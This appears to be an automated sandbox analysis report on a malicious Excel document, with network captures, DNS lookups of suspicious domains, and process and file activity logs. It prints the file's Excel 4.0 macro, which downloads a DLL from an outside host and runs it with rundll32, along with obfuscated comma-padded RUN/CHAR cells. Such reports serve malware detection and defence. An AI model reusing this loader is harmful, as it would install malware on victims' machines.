Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	145752
Entropy:	3.94377585798

General	
Base64 Encoded:	True
Data ASCII:	. . . . = ... \\ . p . . . . B . . . . L G u P G w K V E D q c E . . ! . . . . : . . . . 8 . . . . = ... Z . $ 8 .
Data Raw:	09 08 08 00 00 05 05 00 04 3d cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0e c0 ed e4 f0 e5 e9 20 c5 eb e8 f1 e5 e5 e2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, "https://rnollg.com/kev/scfrd.dll", C:\ProgramData\BysKIez.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, Open, "rundll32.exe", C:\ProgramData\BysKIez.dll, DllRegisterServer", 0, 0)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR($FJ$1168-
11),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($HL$1475),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($GW$1647),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,84,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 52

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:31:56.169456005 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.190820932 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.190928936 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.204083920 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.225495100 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.230417967 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.230457067 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.230489969 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.230520010 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.238967896 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.261523008 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.261800051 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.261861086 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.455630064 CET	49167	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:31:56.477003098 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.606843948 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.606890917 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.606930971 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.606942892 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.606966019 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.606971025 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.606976032 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607007980 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607009888 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607044935 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607054949 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607094049 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607100964 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607136965 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607139111 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607176065 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607466936 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607508898 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607516050 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607553959 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.607558966 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.607785940 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.608189106 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.608227015 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.608241081 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.608258963 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.629709005 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.630661964 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.630690098 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.630722046 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.630736113 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.675189972 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675234079 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675272942 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675299883 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675421000 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.675453901 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675493002 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675523043 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.675529003 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.675559044 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.675595045 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.675982952 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.676024914 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.676055908 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.676063061 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.676085949 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.676120043 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.676805973 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.676846981 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.676871061 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.676896095 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.676908016 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.676970005 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.677544117 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.677583933 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.677623034 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.677629948 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.677658081 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.677691936 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.678010941 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.678253889 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.678297043 CET	443	49167	172.67.150.228	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:31:56.678333998 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.678344011 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.678370953 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.678400993 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.678982019 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.679023981 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.679059029 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.679063082 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.679086924 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.679131985 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.679848909 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.679913998 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.685857058 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.685889006 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.685924053 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.685946941 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.685961008 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.685964108 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.686037064 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:31:56.723650932 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.723696947 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:31:56.723746061 CET	443	49167	172.67.150.228	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:31:56.141288996 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:31:56.157478094 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 21:32:29.435168982 CET	53099	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:32:29.451072931 CET	53	53099	8.8.8.8	192.168.2.22
Jan 26, 2021 21:32:30.448050976 CET	52838	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:32:30.467240095 CET	53	52838	8.8.8.8	192.168.2.22
Jan 26, 2021 21:32:31.318912029 CET	61200	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:32:31.397614956 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 21:31:56.141288996 CET	192.168.2.22	8.8.8.8	0x1168	Standard query (0)	rnollg.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:29.435168982 CET	192.168.2.22	8.8.8.8	0xdda9	Standard query (0)	gadgetswolf.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:30.448050976 CET	192.168.2.22	8.8.8.8	0xe9ad	Standard query (0)	homesoapmolds.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:31.318912029 CET	192.168.2.22	8.8.8.8	0xb0d5	Standard query (0)	govemedico.tk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:31:56.157478094 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	rnollg.com		172.67.150.228	A (IP address)	IN (0x0001)
Jan 26, 2021 21:31:56.157478094 CET	8.8.8.8	192.168.2.22	0x1168	No error (0)	rnollg.com		104.21.11.254	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:29.451072931 CET	8.8.8.8	192.168.2.22	0xdda9	No error (0)	gadgetswolf.com		172.67.200.147	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:29.451072931 CET	8.8.8.8	192.168.2.22	0xdda9	No error (0)	gadgetswolf.com		104.21.44.135	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:30.467240095 CET	8.8.8.8	192.168.2.22	0xe9ad	No error (0)	homesoapmolds.com		104.21.60.169	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:30.467240095 CET	8.8.8.8	192.168.2.22	0xe9ad	No error (0)	homesoapmolds.com		172.67.198.109	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:32:31.397614956 CET	8.8.8.8	192.168.2.22	0xb0d5	No error (0)	govemedico.tk		104.21.73.69	A (IP address)	IN (0x0001)
Jan 26, 2021 21:32:31.397614956 CET	8.8.8.8	192.168.2.22	0xb0d5	No error (0)	govemedico.tk		172.67.158.184	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 26, 2021 21:31:56.230457067 CET	172.67.150.228	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021	Sat Jan 22 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:32:29.548986912 CET	172.67.200.147	443	192.168.2.22	49168	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021	Sat Jan 22 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:32:30.505657911 CET	104.21.60.169	443	192.168.2.22	49169	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021	Sat Jan 22 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:32:31.456872940 CET	104.21.73.69	443	192.168.2.22	49170	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jan 14 01:00:00 CET 2021	Fri Jan 14 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2260 Parent PID: 584

General

Start time:	21:31:40
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fbe0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E2F0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FF2EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B6EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14090828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14090828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E2F0.tmp	success or wait	1	14019B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B6EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	C:\Users\user\Desktop\case (1522).xls18	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B6EE0000</td><td>569</td><td>548</td><td>cc 98 d1 6e da 30
14 86 ef 27 ed 1d
22 df 4e 89 b1 d9
ba 76 02 7a b1 75
97 5b a5 76 0f 60
e2 43 62 91 d8 96
ed b6 f0 f6 b3 03
a5 1b 02 d2 a8 55
7b 6e 92 10 e7 9c
ff f7 49 f4 49 fc 93
cb 55 db 64 f7 e0
bc 32 7a 4a 58 31
22 19 e8 d2 48 a5
ab 29 f9 73 fb 33
3f 27 99 0f 42 4b
d1 18 0d 53 b2 06
4f 2e 67 1f 3f 4c
6e d7 16 7c 16 ab
b5 9f 92 3a 04 fb
8d 52 5f d6 d0 0a
5f 18 0b 3a ae 2c
8c 6b 45 88 3f 5d
45 ad 28 97 a2 02
ca 47 a3 33 5a 1a
1d 40 87 3c a4 1e
64 36 f9 01 0b 71
d7 84 ec 6a 15 6f
6f 9c cc 95 26 d9
f7 cd 73 49 6a 4a
84 b5 8d 2a 45 88
46 e9 bd 96 7b 22
b9 59 2c 54 09 d2
94 77 6d 6c 5d 78
eb 40 48 5f 03 84
b6 29 ac 53 51 d1
dd 40 08 71 63 9e
d0 83 9a 56 57 7b
9a aa 4d 9e d3 fd
c3 15 0e 1a bf 57
d2 63 73 3b 87 22
56 76 5b f1 b5 b2
fe 53 1c d6 11 85
b4 72</td><td>...n.0...'..".N....v.z.u.[.v.`
.Cb.............U{n......I.I.
..U.d...2zJX1"...H..).s.3?'..
BK...S..O.g.?
Ln..|.....:...R_..
._..:.,.kE.?]E.(....G.3Z..@.
<..d6...q...j.oo...&...sIjJ...*E
.F...
{".Y,T...wml]x.@H_...).SQ
..@.qc....VW{..M........W.cs
;."Vv[....S.....r</td><td>success or wait</td><td>48</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B6EE0000</td><td>1117</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>45</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
